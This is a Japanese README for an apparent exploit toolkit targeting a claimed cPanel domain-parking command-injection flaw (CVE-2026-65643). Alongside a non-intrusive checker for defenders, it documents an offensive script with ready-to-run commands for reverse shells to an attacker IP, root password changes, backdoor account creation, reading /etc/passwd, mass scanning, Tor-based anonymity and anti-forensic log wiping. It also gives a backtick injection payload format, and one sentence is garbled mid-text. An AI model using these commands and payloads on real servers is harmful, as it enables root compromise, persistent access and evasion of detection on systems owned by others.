
 tc4dy/cve-2026-65643-poc-toolkit

Red/Blueチーム向けツールキット。CVE-2026-65643(cPanelのドメインパーキングにおけるRCE)に対応。リバースシェル、ウェブシェル、永続化、マススキャンを備えたエクスプロイトに加え、検知および監査用の非侵襲型検証ツールを含む。



倫理的な使用のみ – 許可されたセキュリティテスト
このリポジトリは、許可されたセキュリティ専門家、ブルーチーム、ペネトレーションテスターのみを対象としたツールを提供します。
コンピュータシステムへの不正アクセスは、CFAA(米国)、Computer Misuse Act(英国)、TCK 243/244(トルコ)、および世界中の同様の法律の下で違法です。
CVE‑2026‑65643 は、cPanel & WHM バージョン 11.x における重大なコマンドインジェクション脆弱性であり、認証された cPanel ユーザーがドメインパーキング機能を介して root 権限で任意のシステムコマンドを実行できるようにします。
`)を使用してシェルコマンドを注入できます。| ツール | 目的 | 対象ユーザー |
|---|---|---|
exploit.py | リバースシェル、ウェブシェル、永続化、ファイル読み書き、root パスワード変更、大量スキャン、Tor サポート、OPSEC 機能を備えた完全な武器化ツールキット。 | レッドチーム / 許可されたペンテスター |
verifier.py | 非侵入型の脆弱性チェッカー。cPanel バージョンを検出し、インジェクションを検証し、悪意のあるペイロードを実行せずにリスクを評価します。詳細なレポートを生成します。 | ブルーチーム / セキュリティ監査人 |
| 機能 | exploit.py | verifier.py |
|---|---|---|
| 脆弱性検出 | [+] | [+] |
| バージョン検出(4 エンドポイント) | [+] | [+] |
| コマンドインジェクション | [+] | [-] |
| リバースシェル | [+] | [-] |
| WebShell アップロード | [+] | [-] |
| 永続化(cPanel ユーザー作成) | [+] | [-] |
| root パスワード変更 | [+] | [-] |
| ファイル読み書き | [+] | [-] |
| 4 つのインジェクション手法(JSON/Form/CGI/API2) | [+] | [+] |
| Tor サポート(匿名性) | [+] | [-] |
| User‑Agent ローテーション(OPSEC) | [+] | [-] |
| ジッター(OPSEC) | [+] | [-] |
| 大量スキャン(マルチスレッド) | [+] | [-] |
| インタラクティブシェル | [+] | [-] |
| 非侵入(安全)モード | [-] | [+] |
| タイムラインログ | [+] | [+] |
| HTML レポート | [+] | [-] |
| JSON レポート | [+] | [+] |
| ログクリーンアップ(アンチフォレンジック) | [+] | [+] |
| プロキシサポート | [+] | [+] |
| カスタム User‑Agent | [+] | [+] |
| SSL 検証制御 | [+] | [+] |
| シナリオ | 推奨ツール |
|---|---|
| ブルーチーム – cPanel インストールが脆弱かどうかの確認 | verifier.py |
| セキュリティ監査 – 非侵入型の脆弱性評価 | verifier.py |
| レッドチーム – 完全な悪用を伴う許可されたペネトレーションテスト | exploit.py |
| バグバウンティ – 責任ある開示テスト | verifier.py |
| 大量スキャン – 複数のターゲットの脆弱性チェック | exploit.py(検出のみ) |
| インシデント対応 – システムが侵害されているかどうかの確認 | verifier.py |
git clone https://github.com/tc4dy/CVE-2026-65643-PoC-Toolkit
cd CVE-2026-65643-PoC-Toolkit
pip install -r requirements.txt
requests
urllib3
exploit.py のパラメータ| パラメータ | 説明 |
|---|---|
-t, --target | 対象 cPanel URL(例: https://cpanel.example.com:2083) |
-l, --target-file | 大量スキャン用のターゲットリストを含むファイル(1 行に 1 つ) |
-u, --username | cPanel ユーザー名 |
-P, --password | cPanel パスワード |
-p, --port | cPanel ポートを上書き(デフォルトは URL または 2083) |
--threads | マルチターゲット用のスレッド数(デフォルト: 10) |
-o, --output | JSON レポートをファイルに保存 |
--html-report | HTML レポートをファイルに保存 |
-v, --verbose | 詳細出力 |
--proxy | HTTP/HTTPS プロキシ(例: http://127.0.0.1:8080) |
--tor | Tor 経由でルーティング(localhost:9050) |
-ua, --user-agent | カスタム User‑Agent |
--no-keep-alive | セッションを維持しない |
--delay | リクエスト間の遅延(デフォルト: 2.0 秒) |
--jitter | リクエスト間のランダムジッター(0~1 秒)(デフォルト: 0.5) |
--max-retries | 最大リトライ回数(デフォルト: 5) |
--ssl-verify | SSL 証明書を検証 |
--timeout | リクエストタイムアウト(デフォルト: 15 秒) |
--cmd | 対象で単一のコマンドを実行 |
--reverse-shell | リバースシェル IP:PORT |
--passwd | root パスワードを変更 |
--adduser | cPanel ユーザーを作成(USER DOMAIN PASSWORD) |
--read | ファイルを読み取り |
--write | ファイルを書き込み(パスを指定) |
--write-content | 書き込む内容 |
--cleanup | 悪用後にログと履歴をクリーンアップ |
-i, --interactive | 悪用後のインタラクティブシェル |
--domain-suffix | パークドメインのサフィックス(デフォルト: exploit.local) |
verifier.py のパラメータ| パラメータ | 説明 |
|---|---|
-t, --target | 対象 cPanel URL(例: https://cpanel.example.com:2083) |
-u, --username | cPanel ユーザー名 |
-P, --password | cPanel パスワード |
-o, --output | JSON レポートをファイルに保存 |
-v, --verbose | 詳細出力 |
--proxy | HTTP/HTTPS プロキシ(例: http://127.0.0.1:8080) |
--tor | Tor 経由でルーティング(localhost:9050) |
--ssl-verify | SSL 証明書を検証 |
--timeout | リクエストタイムアウト(デフォルト: 15 秒) |
--cleanup | テスト後にログをクリーンアップ |
| # | シナリオ | コマンド |
|---|---|---|
| 1 | 簡易脆弱性チェック | python verifier.py -t https://cpanel.example.com:2083 -u user -P pass |
| 2 | レポート付き詳細スキャン | python verifier.py -t https://cpanel.example.com:2083 -u user -P pass -o report.json -v |
| 3 | リバースシェル | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --reverse-shell 192.168.1.100:4444 |
| 4 | コマンド実行 | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --cmd "whoami" |
| 5 | 機密ファイルの読み取り | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --read /etc/passwd |
| 6 | root パスワード変更 | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --passwd NewRootPass123 |
| 7 | 新規 cPanel ユーザー作成(永続化) | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --adduser backdoor domain.com Parola123 |
| 8 | 悪用後のインタラクティブシェル | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass -i |
| 9 | ファイルからの大量スキャン | python exploit.py -l targets.txt -u user -P pass --threads 20 -o results.json |
| 10 | プロキシ、Tor、カスタム User‑Agent の使用 | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --proxy http://127.0.0.1:8080 --tor -ua "Mozilla/5.0" |
| 11 | 悪用後のログクリーンアップ | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --cleanup |
エクスプロイトは以下の cPanel エンドポイントとインジェクション手法を使用します:
| 手法 | エンドポイント | 説明 |
|---|---|---|
| JSON API | /cpsessXXXXX/json-api/domain | JSON ペイロードによる主要なインジェクション手法 |
| Form Data | /cpsessXXXXX/json-api/domain | フォームエンコードデータによる代替インジェクション |
| CGI Script | /cgi-sys/domainpark.cgi | レガシー CGI エンドポイントインジェクション |
| API2 | /cpsessXXXXX/json-api/cpanel | レガシー API2 インジェクション手法 |
# インジェクションペイロード形式
test.com`<command>`

# 例
test.com`id`
test.com`whoami`
test.com`echo 'pwned' > /tmp/pwned`
このソフトウェアは、教育目的および許可されたセキュリティテストのみを目的として提供されています。

